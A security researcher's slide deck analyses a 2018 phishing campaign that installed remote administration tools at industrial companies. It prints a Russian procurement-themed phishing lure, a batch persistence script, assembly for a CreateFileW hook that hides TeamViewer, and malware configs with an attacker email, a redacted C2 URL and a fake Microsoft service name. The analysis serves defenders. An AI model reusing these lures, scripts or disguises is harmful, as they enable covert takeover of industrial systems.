

Attacks on industrial enterprises using remote administration tools

Vyacheslav Kopeytsev, Security Researcher
Kaspersky Lab ICS CERT

Q3, 2018



Industrial Cybersecurity 2018:
Opportunities and challenges
in Digital Transformation

Unusual phishing emails

From: Отдел мониторинга ценовой политики [mailto:info@.....ru]
Sent: Wednesday, April 25, 2018 2:56 PM
To:
Subject: исх: 7797072

Добрый день, Ваша компания выбрана в качестве поставщика оборудования для нужд, в продолжение разговора с секретарем высылаю Вам запрос на предоставление необходимой документации и регистрации в единой отраслевой программе.

Индивидуальный код (пароль) для запуска программы закупок: **917815**

Информацию о закупке № 7794447567/18-21 на сумму 97455909,00 Руб. на Ваше оборудование вы найдете в поиске отраслевой программы закупок по номеру №7794447567/18-21

Просим Вас подать документы не позже 27.04.2018.?

С Уважением,

Отдел мониторинга ценовой политики

Тел.: +7 (495)?

?

Оказание поддержки вновь созданным или вошедшим иным образом в состав организаций организациям отрасли в части их действий по встраиванию в единую систему закупок


В действует единая отраслевая политика осуществления закупочной деятельности через внутреннюю программу закупок. Достижение единства подхода к системе закупок заключается в единых правилах закупочной деятельности, открытости (единый сайт для публикации информации о проводимых закупках), автоматизации и информационной поддержке, едином блоке контроля и наказаний (единые органы для рассмотрения жалоб, меры взыскания за нарушения, «горячая линия» по борьбе с хищениями и мошенничеством), внутренней мотивации организаций отрасли (система обучения работников отрасли, КПЭ), мероприятий по привлечению поставщиков и общественности. Вновь созданные или вошедшие иным образом в состав организаций организации отрасли в соответствии с приложением № 1 к, обеспечивают присоединение к ? в порядке, установленном статьей 2.3 и порядком, утвержденным приказом от 19.10.2011 №

****Настоящее сообщение (включая любые приложения к нему) предназначено только для указанного в нем адресата. Если данное сообщение попало к Вам по ошибке, пожалуйста, незамедлительно проинформируйте об этом его отправителя, а само сообщение уничтожьте. Настоящим Вам также сообщается, что любое несанкционированное раскрытие, копирование или распространение данного сообщения или совершение каких-либо действий, основанных на информации, содержащейся в нем, строго запрещено. Содержащиеся в сообщении утверждения не являются официальной позицией, если иное прямо не указано отправителем.




Industrial Cybersecurity 2018:
Opportunities and challenges
in Digital Transformation

Victims



Victims



- Manufacturing
- Oil and gas
- Metallurgy
- Engineering
- Energy
- Construction
- Mining
- Logistics

More than 800 machines from 400 industrial companies



Industrial Cybersecurity 2018:
Opportunities and challenges
in Digital Transformation

Malware persistence

```
@echo off
@echo off
mkdir "%appdata%\LocalDataNT"
xcopy /Y /I "%~dp0*" "%appdata%\LocalDataNT\"
del /f /q "%appdata%\LocalDataNT\updatecache.bat"
start "" "%appdata%\LocalDataNT\seldon1.7-netinstall.exe"
start "" "%appdata%\LocalDataNT\WinPrint.exe" r "WinPrintSvc.exe"
```


Typical storages for this attack:

%AppData%\LocalDataNT

%AppData%\NTLocalAppData



“Corrupted” attachments



PDF documents

17.01.2018 17.01.2018 0401060
Поступ. в банк плат. Списано со сч. плат.

ПЛАТЕЖНОЕ ПОРУЧЕНИЕ № 20

17.01.2018

Дата

электронно

Вид платежа

Сумма прописью Сто девяносто пять тысяч рублей 00 копеек

ИНН	КПП	Сумма	195000-00	
Общество с ограниченной ответственностью "		Сч. №	407028104	
Платательщик		БИК	044030786	
САНКТ-ПЕТЕРБУРГ		Сч. №	301018106	
Банк плательщика		БИК	044030653	
ПЕТЕРБУРГ		Сч. №	301018105	
Банк получателя		Сч. №	407028103	
ИНН	КПП	Вид оп.	01	Срок плат.
ООО"		Наз. пл.		Очер. плат. 5
Получатель		Код		Рез. поле


Оплата по счёту № V0000194 от 16.01.2018 за а/м Mitsubishi Lancer (Y6S), VIN: JMBSNCS3A7U0 . В том числе НДС 29745.76 руб.

Назначение платежа

Подписи

М.П.

Отметки банка




Industrial Cybersecurity 2018:
Opportunities and challenges
in Digital Transformation

Windows %PATH% management

To search files called by filename (not by full file path)

Windows uses specific algorithm:

1. Current (active) directory
2. Directories from system %PATH% environment variable
3. Directories from user %PATH% environment variable



Windows DLL Hijacking technique



Splicing in attacks with TeamViewer

To hide malware activity from user and TeamViewer software self check algorithms threat actors used rootkit technique called splicing:

Original function code


```
; HANDLE __stdcall CreateFileW(LPCWSTR lpFileName, DWORD dwDesiredAccess,
public CreateFileW
CreateFileW proc near          ; CODE XREF: CreateFileA+31↓p
                                ; DATA XREF: .text:off_7540FA28↓o
    mov     edi, edi
    push   ebp
    mov    ebp, esp
    push   ecx
    push   ecx
    push   [ebp+lpFileName]
    lea   eax, [ebp+var_8]
    push   eax
    call  ds:RtlInitUnicodeStringEx
```

Hooked function code

```
; HANDLE __stdcall CreateFileW(LPCWSTR lpFileName, DWORD dwDesiredAccess, DWORD
public CreateFileW
CreateFileW proc near          ; CODE XREF: CreateFileA+31↓p
                                ; DATA XREF: .text:off_7540FA28↓o
    jmp    near ptr 1000DF93h
CreateFileW endp
-----
    push   ecx
    push   ecx
    push   dword ptr [ebp+8]
    lea   eax, [ebp-8]
    push   eax
    call  ds:RtlInitUnicodeStringEx
```



RAT custom builds



The image shows a screenshot of the 'MSI Configurator' application window, specifically the '3. Advanced options' dialog box. The window has a title bar with the text 'MSI Configurator' and standard minimize, maximize, and close buttons. The main content area is titled '3. Advanced options' and contains two tabs: 'Internet-ID' (selected) and 'Other'. Under the 'Internet-ID' tab, there are several configuration options:

- Set or update Internet-ID connection settings
 - Generate a new Internet-ID code
 - Send Internet-ID to email:
 - admin@mycompany.net (text input field)
 - Ask the user to identify themselves
 - Automatically generate Host password
 - Encrypt password
 - Custom text for email: (text input field)
 - Also generate new Internet-ID code for existing Hosts
 - Use default (public) Internet-ID server
 - Specify custom Internet-ID server
 - Address: (text input field)
 - Port: 5655 (spin box)
 - Use IPv6
 - Also update existing Hosts with the selected server

Threat actors used legitimate RM Host Agent build configurator that allow them to use old RM Host versions without integrity check. After it they extracted RM Host binary and needed DLLs from custom RM Agent build.



RMS back connections and notifications

```
<?xml version="1.0" encoding="UTF-8"?>
<rms_internet_id_settings version="68001"><internet_id>
: /internet_id><use_inet_connection>true</use_inet_connection><inet_
server></inet_server><use_custom_inet_server>false</use_custom_inet_server><inet_id_port>5655</inet_id_port><use_inet_id_ipv6>false</use_
inet_id_ipv6></rms_internet_id_settings>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<rms_inet_id_notification version="68001"><email>drozd04m@gmail.com</email><send_to_email>true</send_to_email><sent>false</sent><settings_
_applied>true</settings_applied><use_id_settings>true</use_id_settings><generate_new_id>true</generate_new_id><generate_new_password>fals
e</generate_new_password><ask_identification>false</ask_identification><version>68001</version><password></password><internet_id></intern
et_id><disclaimer></disclaimer><additional_text>-- RMS Build 2 --</additional_text><overwrite_id_code>false</overwrite_id_code><overwrite
_id_settings>false</overwrite_id_settings><id_custom_server_use>false</id_custom_server_use><id_custom_server_address></id_custom_server_
address><id_custom_server_port>5655</id_custom_server_port><id_custom_server_ipv6>false</id_custom_server_ipv6><computer_name></computer_
name><self_identification></self_identification></rms_inet_id_notification>
```

```
AF2049ACB44C58DD22B28825CFD30213E3576FB28D04D60D95F14
```

```
1DDE81D579579A57DBEF6E30B63EF07FFC
```



Attacks with TeamViewer connections and notifications


```
password=superpass
server1=http://[redacted]/tv/getinfo.php
interval=60
useragent=Mozilla/6.0 (Windows NT 6.1)
nohidewall=1
novpn=0
noservice=0
svcgroupp=MsHubSvc4
svcname=usbhubsvc4
svcdisplay=Microsoft USB 3.0 Hub 4
svcdescr=Microsoft USB 3.0 Hub Control Service 4
arun_type=2
arun_keyname=
arun_fldname=Service Manager
arun_flddescr=Managment Service Agent
arun_flddll=shell32.dll
arun_fldindex=46
fuactmr=0
teamviewervpn=1
```

Malware configuration file

